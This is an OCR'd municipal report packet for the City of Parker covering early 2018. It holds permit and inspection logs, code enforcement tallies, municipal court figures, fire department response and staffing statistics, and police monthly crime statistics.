


PERMIT GRAPHS

Remodel/Addition Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	1	6	3	1
November	0	1	1	1
December	0	2	0	1
January	0	0	2	1
February	1	0	1	2
March	0	4	1	2
April	4	1	1	1
May	2	4	0	
June	0	0	6	
July	1	3	0	
August	2	2	2	
September	0	2	2	
Y-T-D Total	11	25	19	9



Single Family Residential Building Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	2	0	1	12
November	3	1	8	5
December	0	2	1	3
January	4	6	3	4
February	4	5	5	11
March	2	8	5	7
April	5	7	11	11
May	4	9	3	
June	4	1	6	
July	3	4	2	
August	0	2	6	
September	2	4	5	
Y-T-D Total	33	49	56	53



INSPECTION LOG
APRIL 2018

PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2018-1004	6901 AUDUBON DR	ACC	FOUNDATION	4/3/2018	4/3/2018	TRUE		ISS	1
2018-1006	6901 AUDUBON DR	ACC	FOUNDATION	4/3/2018	4/3/2018	TRUE		ISS	1
2018-1009	6403 NORTHRIDGE PKWY	ACC	OTHER	4/4/2018	4/4/2018	TRUE	PIER HOLES	ISS	1
2018-1009	6403 NORTHRIDGE PKWY	ACC	FOUNDATION	4/13/2018	4/13/2018	TRUE	FIRE PLACE	ISS	1
2018-1009	6403 NORTHRIDGE PKWY	ACC	FOUNDATION	4/13/2018	4/13/2018	TRUE	GRILL	ISS	1
2018-3008	5301 BARRINGTON DR	FSPR	FIRE HYDRO VISUAL	4/20/2018	4/20/2018	TRUE		ISS	1
2018-3010	5501 BARRINGTON DR	FSPR	FIRE HYDRO VISUAL	4/12/2018		FALSE	FAILED 4/12	ISS	1
2017-10036	4601 SALISBURY DR	POOL	FENCE FINAL	4/2/2018	4/2/2018	TRUE		ISS	1
2017-10035	2605 DUBLIN PARK DR	POOL	FENCE FINAL	4/3/2018	4/3/2018	TRUE		ISS	1
2018-10004	6901 AUDUBON DR	POOL	GAS LINE TO POOL HEATER	4/3/2018	4/3/2018	TRUE		ISS	1
2018-10009	6403 NORTHRIDGE PKWY	POOL	GAS LINE TO POOL HEATER	4/4/2018	4/4/2018	TRUE		ISS	1
2017-10040	4700 SHEFFIELD CT	POOL	FENCE FINAL	4/4/2018	4/4/2018	TRUE		ISS	1
2018-10008	2800 DUBLIN PARK DR	POOL	GAS LINE TO POOL HEATER	4/6/2018	4/6/2018	TRUE		ISS	1
2018-10006	4408 SALISBURY DR	POOL	FENCE FINAL	4/7/2018	4/7/2018	TRUE		ISS	1
2018-10002	4301 WHITESTONE DR	POOL	FENCE FINAL	4/12/2018	4/12/2018	TRUE		ISS	1
2017-10039	5405 TENNYSON CT	POOL	DECK STEEL	4/13/2018	4/13/2018	TRUE		ISS	1
2018-10005	5807 CORINTH CHAPEL RD	POOL	DECK STEEL	4/13/2018	4/16/2018	TRUE		ISS	1
2018-10007	5803 MIDDLETON DR	POOL	BELLY STEEL	4/17/2018	4/17/2018	TRUE		ISS	1
2018-10007	5803 MIDDLETON DR	POOL	P-TRAP	4/17/2018	4/17/2018	TRUE		ISS	1
2018-10009	6403 NORTHRIDGE PKWY	POOL	DECK STEEL	4/13/2018	4/18/2018	TRUE	FAILED 4/13 & 4/17	ISS	3
2017-10033	5406 TENNYSON CT	POOL	GAS LINE TO POOL HEATER	4/18/2018	4/18/2018	TRUE		ISS	1
2018-10001	5304 WESTFIELD DR	POOL	FENCE FINAL	4/20/2018	4/20/2018	TRUE		ISS	1
2018-10010	6603 ERIN LN	POOL	BELLY STEEL	4/25/2018	4/25/2018	TRUE		ISS	1
2017-10033	5406 TENNYSON CT	POOL	DECK STEEL	4/26/2018	4/26/2018	TRUE		ISS	1
2017-10030	5403 TENNYSON CT	POOL	POOL FINAL	4/2/2018	4/30/2018	TRUE	FAILED 4/2/18	ISS	2
2017-10039	5405 TENNYSON CT	POOL	FENCE FINAL	4/24/2018	4/30/2018	TRUE	FAILED 4/24	ISS	2

INSPECTION LOG
APRIL 2018

PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2017-10036	4601 SALISBURY DR	POOL	POOL FINAL	4/25/2018		FALSE	FAILED 4/25	ISS	1
2018-10002	4301 WHITESTONE DR	POOL	POOL FINAL	4/26/2018		FALSE	FAILED 4/26	ISS	1
2017-80012	5010 HACKBERRY LN	REMOD	OTHER	4/4/2018	4/4/2018	TRUE	WATER YARD LINE	ISS	1
2018-80001	6308 NORTHRIDGE PKWY	REMOD	OTHER	4/5/2018	4/5/2018	TRUE	WINDOWS	ISS	1
2018-80003	6901 AUDUBON DR	REMOD	OTHER	4/11/2018	4/11/2018	TRUE	PIER HOLES	ISS	1
2017-9059	4603 WHITESTONE DR	SFR	METER RELEASE - ELECTRIC	4/3/2018	4/3/2018	TRUE		ISS	1
2017-9059	4603 WHITESTONE DR	SFR	METER RELEASE - GAS	4/3/2018	4/3/2018	TRUE		ISS	1
2018-9010	4506 DONNA LN	SFR	FOUNDATION	4/4/2018	4/4/2018	TRUE		ISS	1
2017-9056	4602 SALISBURY DR	SFR	OTHER	4/4/2018	4/4/2018	TRUE	LATHE INSPECTION	ISS	1
2018-9009	5303 BERWICK LN	SFR	FOUNDATION	4/5/2018	4/5/2018	TRUE		ISS	1
2018-9007	6601 ERIN LN	SFR	PLUMBING ROUGH	4/5/2018	4/5/2018	TRUE		ISS	1
2018-9007	6601 ERIN LN	SFR	FORM SURVEY	4/5/2018	4/5/2018	TRUE		ISS	1
2018-9008	6604 ERIN LN	SFR	PLUMBING ROUGH	4/5/2018	4/5/2018	TRUE		ISS	1
2018-9008	6604 ERIN LN	SFR	FORM SURVEY	4/5/2018	4/5/2018	TRUE		ISS	1
2017-9051	5204 NORWICK DR	SFR	DRIVEWAY APPROACH	4/5/2018	4/5/2018	TRUE		ISS	1
2018-9005	5002 KINGSTON CT	SFR	FOUNDATION	3/28/2018	4/5/2018	TRUE	FAILED 3/28	ISS	1
2017-9030	4704 SHEFFIELD CT	SFR	METER RELEASE - GAS	4/6/2018	4/6/2018	TRUE		ISS	1
2018-9016	4706 SHEFFIELD CT	SFR	T-POLE	4/6/2018	4/6/2018	TRUE		ISS	1
2017-9062	5301 BARRINGTON DR	SFR	PLUMBING TOP-OUT	3/22/2018	4/6/2018	TRUE	FAILED 3/22	ISS	1
2017-9062	5301 BARRINGTON DR	SFR	ELECTRICAL ROUGH	3/22/2018	4/6/2018	TRUE	FAILED 3/22	ISS	1
2017-9062	5301 BARRINGTON DR	SFR	FRAMING	3/22/2018	4/6/2018	TRUE	FAILED 3/22	ISS	1
2018-9015	5108 AMHERST CT	SFR	T-POLE	4/11/2018	4/11/2018	TRUE		ISS	1
2018-9017	5117 ROSEMONT CT	SFR	T-POLE	4/11/2018	4/11/2018	TRUE		ISS	1
2017-9035	4409 SALISBURY DR	SFR	DRIVEWAY APPROACH	4/11/2018	4/11/2018	TRUE		ISS	1
2018-9016	4706 SHEFFIELD CT	SFR	PLUMBING ROUGH	4/6/2018	4/11/2018	TRUE	FAILED 4/6/18	ISS	2
2018-9016	4706 SHEFFIELD CT	SFR	FORM SURVEY	4/11/2018	4/11/2018	TRUE		ISS	1

INSPECTION LOG
APRIL 2018


PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2017-9064	5011 CHESHIRE LN	SFR	PLUMBING TOP-OUT	4/4/2018	4/12/2018	TRUE	FAILED 4/4 & 4/6	ISS	3
2017-9064	5011 CHESHIRE LN	SFR	ELECTRICAL ROUGH	4/4/2018	4/12/2018	TRUE	FAILED 4/4 & 4/6	ISS	3
2017-9064	5011 CHESHIRE LN	SFR	MECHANICAL ROUGH	4/4/2018	4/12/2018	TRUE	FAILED 4/4 & 4/6	ISS	3
2017-9064	5011 CHESHIRE LN	SFR	FRAMING	4/4/2018	4/12/2018	TRUE	FAILED 4/4 & 4/6	ISS	3
2017-9036	4805 PARKER RD E	SFR	METER RELEASE - ELECTRIC	4/9/2018	4/13/2018	TRUE		ISS	1
2018-9015	5108 AMHERST CT	SFR	PLUMBING ROUGH	4/13/2018	4/13/2018	TRUE		ISS	1
2018-9015	5108 AMHERST CT	SFR	FORM SURVEY	4/13/2018	4/13/2018	TRUE		ISS	1
2017-9035	4409 SALISBURY DR	SFR	METER RELEASE - ELECTRIC	4/13/2018	4/13/2018	TRUE		ISS	1
2017-9035	4409 SALISBURY DR	SFR	METER RELEASE - GAS	4/13/2018	4/13/2018	TRUE		ISS	1
2018-9017	5117 ROSEMONT CT	SFR	PLUMBING ROUGH	4/16/2018	4/16/2018	TRUE		ISS	1
2018-9017	5117 ROSEMONT CT	SFR	FORM SURVEY	4/16/2018	4/16/2018	TRUE		ISS	1
2018-9008	6604 ERIN LN	SFR	FOUNDATION	4/17/2018	4/17/2018	TRUE		ISS	1
2018-9012	5007 KINGSTON CT	SFR	T-POLE	4/17/2018	4/17/2018	TRUE		ISS	1
2018-9011	5201 NORWICK DR	SFR	FOUNDATION	4/17/2018	4/17/2018	TRUE		ISS	1
2017-9065	5501 BARRINGTON DR	SFR	PLUMBING TOP-OUT	4/12/2018	4/17/2018	TRUE	FAILED 4/12	ISS	2
2017-9065	5501 BARRINGTON DR	SFR	ELECTRICAL ROUGH	4/12/2018	4/17/2018	TRUE	FAILED 4/12	ISS	2
2017-9065	5501 BARRINGTON DR	SFR	MECHANICAL ROUGH	4/12/2018	4/17/2018	TRUE	FAILED 4/12	ISS	2
2017-9065	5501 BARRINGTON DR	SFR	FRAMING	4/12/2018	4/17/2018	TRUE	FAILED 4/12	ISS	2
2017-9040	6300 WARWICK WAY	SFR	DRIVEWAY APPROACH	4/16/2018	4/17/2018	TRUE	FAILED 4/16	ISS	2
2017-9053	4604 DONNA LN	SFR	DRIVEWAY APPROACH	3/14/2018	4/17/2018	TRUE	FAILED 3/14	ISS	1
2018-9015	5108 AMHERST CT	SFR	FOUNDATION	4/18/2018	4/18/2018	TRUE		ISS	1
2017-9058	4605 WHITESTONE DR	SFR	METER RELEASE - ELECTRIC	4/18/2018	4/18/2018	TRUE		ISS	1
2017-9058	4605 WHITESTONE DR	SFR	METER RELEASE - GAS	4/18/2018	4/18/2018	TRUE		ISS	1
2018-9017	5117 ROSEMONT CT	SFR	FOUNDATION	4/19/2018	4/19/2018	TRUE		ISS	1
2018-9007	6601 ERIN LN	SFR	FOUNDATION	4/20/2018	4/20/2018	TRUE		ISS	1
2017-9061	5308 MIDDLETON DR	SFR	DRIVEWAY APPROACH	4/20/2018	4/20/2018	TRUE		ISS	1

INSPECTION LOG
APRIL 2018

PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2017-9051	5204 NORWICK DR	SFR	METER RELEASE - GAS	4/20/2018	4/20/2018	TRUE		ISS	1
2017-9056	4602 SALISBURY DR	SFR	METER RELEASE - ELECTRIC	4/20/2018	4/20/2018	TRUE		ISS	1
2017-9056	4602 SALISBURY DR	SFR	METER RELEASE - GAS	4/20/2018	4/20/2018	TRUE		ISS	1
2018-9018	4606 SALISBURY DR	SFR	PLUMBING ROUGH	4/20/2018	4/20/2018	TRUE		ISS	1
2018-9018	4606 SALISBURY DR	SFR	FORM SURVEY	4/20/2018	4/20/2018	TRUE		ISS	1
2018-9019	6506 ERIN LN	SFR	PLUMBING ROUGH	4/23/2018	4/23/2018	TRUE		ISS	1
2018-9019	6506 ERIN LN	SFR	FORM SURVEY	4/23/2018	4/23/2018	TRUE		ISS	1
2017-9051	5204 NORWICK DR	SFR	METER RELEASE - ELECTRIC	4/20/2018	4/23/2018	TRUE	FAILED 4/20	ISS	2
2017-9040	6300 WARWICK WAY	SFR	METER RELEASE - ELECTRIC	4/24/2018	4/24/2018	TRUE		ISS	1
2017-9040	6300 WARWICK WAY	SFR	METER RELEASE - GAS	4/24/2018	4/24/2018	TRUE		ISS	1
2018-9013	6704 ERIN LN	SFR	PLUMBING ROUGH	4/25/2018	4/25/2018	TRUE		ISS	1
2018-9013	6704 ERIN LN	SFR	FORM SURVEY	4/25/2018	4/25/2018	TRUE		ISS	1
2018-9027	4607 SALISBURY DR	SFR	T-POLE	4/25/2018	4/25/2018	TRUE		ISS	1
2018-9021	4706 FULBROOK DR	SFR	T-POLE	4/26/2018	4/26/2018	TRUE		ISS	1
2018-9020	4710 FULBROOK DR	SFR	T-POLE	4/26/2018	4/26/2018	TRUE		ISS	1
2017-9010	5301 BERWICK LN	SFR	METER RELEASE - GAS	4/20/2018		FALSE	FAILED 4/20	ISS	1
2017-9063	6501 STAFFORD DR	SFR	PLUMBING TOP-OUT	4/30/2018		FALSE	FAILED 4/30	ISS	1
2017-9063	6501 STAFFORD DR	SFR	ELECTRICAL ROUGH	4/30/2018		FALSE	FAILED 4/30	ISS	1
2017-9063	6501 STAFFORD DR	SFR	MECHANICAL ROUGH	4/30/2018		FALSE	FAILED 4/30	ISS	1
2017-9063	6501 STAFFORD DR	SFR	FRAMING	4/30/2018		FALSE	FAILED 4/30	ISS	1
								TOTAL=	117

Monthly Inspection Report

	FY 2014	FY 2015	FY 2016	FY 2017	FY 2018
October	106	88	93	120	186
November	70	86	80	94	171
December	71	99	91	128	141
January	94	80	69	113	205
February	91	78	114	149	109
March	76	76	146	146	153
April	158	95	150	148	117
May	90	52	104	186	
June	134	84	135	113	
July	117	77	140	168	
August	122	105	122	144	
September	82	99	91	114	
Year Total	**1211**	**1019**	**1335**	**1623**	**1082**



CODE ENFORCEMENT REPORT
2017-2018

Violation Description	OCT	NOV	DEC	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	YTD Totals
High Grass	3	3					3						9
Home Occupation					1								1
Illegal Dumping					1								1
Illegal Structure				3			1						4
Illegal Vehicle						2	1						3
Junked Vehicles		1			2								3
Lot Maintenance	8	4	3	4	6	8	11						44
Trash and Debris	1	4	4	4	3	7	9						32
ITEM TOTALS	**12**	**12**	**7**	**11**	**13**	**17**	**25**	**0**	**0**	**0**	**0**	**0**	**97**

Officer Actions	OCT	NOV	DEC	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	YTD Totals
Verbal Warnings	7	6	7	6	11	13	18						68
Door Hangers Issued	2	2	3	2	1	4	4						18
Complied/Resolved		7	8	6		10	12						43
10 Day Notice (Letters Mailed)	2			2	1	2	3						10
Extension Granted	1	2											3
Complied/Resolved	4	2			9								15
Citations Issued													0
Stop Work Order													0
Misc													0
ITEM TOTALS	**16**	**19**	**18**	**16**	**22**	**29**	**37**	**0**	**0**	**0**	**0**	**0**	**157**

City of Parker Municipal Court Monthly Report

March, 2018	Traffic Misdemeanors	Non-Traffic Misdemeanors
New Cases Filed	111	17
Total Pending Cases	1019	354
Uncontested Dispositions	44	22
Compliance Dismissals		
After Driver Safety Course	18	
After Deferred Disposition	27	0
After Proof of Insurance	4	
Other Dismissals	2	0
Other Dispositions	2	0
Total Cases Disposed	97	22
Arrest Warrants Issued	0	
Warrants Cleared	28	
Total Outstanding Warrants	590	
Show Cause Hearings Held	12	0
Trials	0	0
Fines, Court Costs & Other Amounts Collected:		
Retained by City	$11,150.00	
Remitted to State	$7,033.00	
Total	$18,183.00	

Definitions:

Show Cause Hearing - A court hearing that is held for a defendant who has been granted a Driving Safety Course or Deferred Disposition to Show Cause for Non-Compliance

All cases heard in Municipal Court are Class C Misdemeanors Only.


City of Parker Municipal Court Monthly Report

April, 2018	Traffic Misdemeanors	Non-Traffic Misdemeanors
New Cases Filed	98	18
Total Pending Cases	1039	351
Uncontested Dispositions	40	18
Compliance Dismissals		
After Driver Safety Course	18	
After Deferred Disposition	15	1
After Proof of Insurance	4	
Other Dismissals	1	0
Other Dispositions	0	2
Total Cases Disposed	78	21
Arrest Warrants Issued	0	
Warrants Cleared	20	
Total Outstanding Warrants	568	
Show Cause Hearings Held	14	0
Trials	0	0
Fines, Court Costs & Other Amounts Collected:		
Retained by City	$10,309.00	
Remitted to State	$8,157.00	
Total	$18,466.00	

Definitions:

Show Cause Hearing - A court hearing that is held for a defendant who has been granted a Driving Safety Course or Deferred Disposition to Show Cause for Non-Compliance

All cases heard in Municipal Court are Class C Misdemeanors Only.



Parker Fire Department

REPORT FOR 3 MOS. ENDING MARCH 2018

Highlights

Emergency Calls

- For the three month period January – March 2018 the department responded to 108 calls for service. This compares to 69 calls over the same period of 2017, a significant 57% increase.
  - Of the 108 calls 93 occurred in Parker's fire district compared to 58 calls during the same period of 2017. The remaining 15 calls represent incidents where we provided mutual aid to neighboring fire depts.
  - 45% of the 108 calls occurred during the night shift where we rely on volunteers responding from home and where coverage is unpredictable. The near 50/50 relatively constant split between paid and volunteer coverage combined with the increase in 2018 call is placing excessive stress on the department's ability to handle night incidents without supplementing our volunteer responders with part-time, paid staff.

Response Metrics

- Our overall average response time for the recent calendar quarter was **6** minutes **44** seconds about a one minute improvement over the overall average response time of 7 minutes 50 seconds for the full 12 months of 2017. *This metric, measured from the time of dispatch, includes calls within Parker's immediate fire district and excludes mutual aid calls*.
  - The overall average response time for our paid/stipend crew (8am – 6pm) was slightly under 5 minutes, generally consistent with prior periods.
  - The overall average response time for evening/night volunteers was slightly under 10 minutes, generally consistent with prior periods.
  - The average ambulance response time varies between 10 and 11 minutes depending on the location of the fire station where the ambulance is posted at the time of the call. During the daytime our fire dept. paramedics typically respond within 5 minutes compensating for the ambulance response time. We do not enjoy this differential during the nights.

Calls for Service

Total Calls for Service				3 mos. Jan-Mar		
NATURE OF CALL	**2015**	**2016**	**2017**	**2017**	**2018**	**% change**
Structure Fire	13	16	18	4	4	
Medical Call	135	133	157	32	35	
All Others	166	138	186	33	69	
Total Call Volume	**314**	**287**	**361**	**69**	**108**	**57%**
Less: Mutual Aid Given by Parker	-67	-71	-79	-11	-15	
Total Parker (only) Volume	**247**	**216**	**282**	**58**	**93**	**60%**
Parker Calls as % of Total Volume	79%	75%	78%	84%	86%	
Mutual Aid as % of Total Volume	21%	25%	22%	16%	14%	

Volunteer (evening, night) shift responded to 45% of total calls
Paid/Stipend (daytime) shift responded to 55% of total calls

Calls in Parker are up 60% year-over-year for the three months January - March

Response Times

by overall average, daytime (paid) and evening/night (volunteer)

RESPONSE TIMES	2015	2016	2017	2018				
(overall avg. measured from dispatch)	12 Mos.	12 Mos.	12 mos.	Jan-Mar	Apr-Jun	Jul-Sep	Oct-Dec	12 Mos.
Avg. respose time of Day shift (hours:minutes)	3:59	5:23	5:11	4:29				
Avg. response time of Night volunteers (hours:minutes)	9:50	10:07	11:20	9:43				
Overall avg. response time (hours:minutes)	8:21	8:16	7:50	6:44				

- Response times will vary based on:
  - The station being staffed (daytime) or if volunteers must first respond to the station from their residence (evening, night, early morning)
  - The distance of the incident from the fire station
  - The weather and road conditions

Key Staffing Metrics


- We staff a paid crew consisting of an officer and driver plus a stipend volunteer during the day (7 days, 8am-6pm). During early morning/evenings/nights emergency calls are answered by volunteers typically responding from their residence.

Staffing Metrics	2016		2017					2018				
	Jul-Sep	Oct-Dec	Jan-Mar	Apr-Jun	Jul-Sep	Oct-Dec	12 Mos.	**Jan-Mar**	Apr-Jun	Jul-Sep	Oct-Dec	**12 Mos.**
DAY CREW COVERAGE												
Day coverage by two paid firefighters	100%	100%	100%	100%	100%	100%	100%	**100%**				
Day coverage with two paid + at least 1 stipend firefitghter	91%	83%	92%	86%	89%	98%	91%	**98%**				
Paramedic included in day shift	100%	99%	97%	88%	98%	88%	93%	**99%**				
Paid days in Quarter	92	92	90	91	92	92		**90**				
NIGHT STIPEND COVERAGE AT FIRE STATION (start Oct 2017)												
% coverage by at least 1 stipend volunteer						28%		**14%**				
Calls answered by Day shift			69%	55%	59%	57%	60%	**55%**				
Calls answered by Night volunteers (responding from residence)			31%	45%	41%	43%	40%	**45%**				

- Night coverage by stipend firefighters was suspended beginning in January 2018 pending Council's re-approval of funding. Stipend night coverage did not resume until later in the quarter. Night coverage for the month of March was 35% generally consisting of a single firefighter. This level of stipend coverage is insufficient.

Alarm Time Analysis

(portrayal of the response by paid/volunteer shift by time of the call)



Losses from Fires

Estimated Dollar Value Saved & Lost Est. Property Losses from Fire (excludes grass fires)				
Year	Est. Total $ Value	Est. $ Lost	Est. $ Saved	Est. % Saved
YTD 2018	**0**	**0**	**NA**	**NA**
2017	**848,000**	**810,000**	**38,000**	**4%**
2016	1,238,000	237,000	1,009,000	82%
2015	401,000	30,100	370,900	92%
2014	4,335,000	36,000	4,299,000	99%
2013	1,411,000	62,000	1,349,000	96%

- No significant loss from during the period January – March 2018

Operational Readiness

IN SERVICE:

- ✓Engine 811 (1995)
- ✓ Engine 812 (2001)
- ✓Truck 811 (2008)
- ✓Brush 811
- ✓Tac 811
- ✓Tac 812

COMMENTS

Vehicle repairs due to breakdown has already consumed the majority of the FY 2018/2019 vehicle maintenance budget line.

PARKER POLICE DEPARTMENT
REPORT OF MONTHLY STATISTICS YEAR TO DATE

March 2018	THIS MONTH	THIS MONTH LAST YEAR	% CHANGE	YTD 2018	YTD 2017	% CHANGE
for Service Traffic	1038	723	44%	3088	2136	45%
Calls for Service	201	225	-11%	529	564	-6%
Traffic Contacts - All Units	184	73	152%	518	264	96%
House Watch	194	216	-10%	695	763	-9%
Other Service Response Incidents	459	209	120%	1346	545	147%
Reported Incidents - Part 1	3	1	200%	6	7	-14%
Homicide	0	0	0%	0	0	0%
Theft (Includes:)	3	1	200%	5	5	0%
Larceny/Theft	3	1	200%	5	3	67%
BMV's	0	0	0%	0	1	-100%
Auto Theft	0	0	0%	0	1	-100%
Residential Burglary	0	0	0%	1	0	100%
Business Burglary	0	0	0%	0	1	-100%
Robbery	0	0	0%	0	0	0%
Aggravated Assault	0	0	0%	0	0	0%
Sexual Assault	0	0	0%	0	1	-100%
Part 2 Offenses	6	3	100%	18	19	-5%
Simple Assault	1	1	0%	2	5	-60%
Vandalism	0	0	0%	1	2	-50%
Narcotics	1	0	100%	4	3	33%
Fraud (Forgery, ID Theft, etc.)	2	2	0%	8	8	0%
Harassment	0	0	0%	0	0	0%
Other Offenses	2	0	200%	3	1	200%
Incident Reports	6	12	-50%	14	18	-22%
Mental Health	0	5	-100%	0	6	-100%
Adult Arrests	6	1	500%	11	3	267%
Males	5	1	400%	10	2	400%
Females	1	0	100%	1	1	0%
Juvenile Detentions	0	0	0%	0	0	0%
Males	0	0	0%	0	0	0%
Females	0	0	0%	0	0	0%
Traffic Enforcement	184	69	167%	518	275	88%
Citations	128	34	276%	327	159	106%
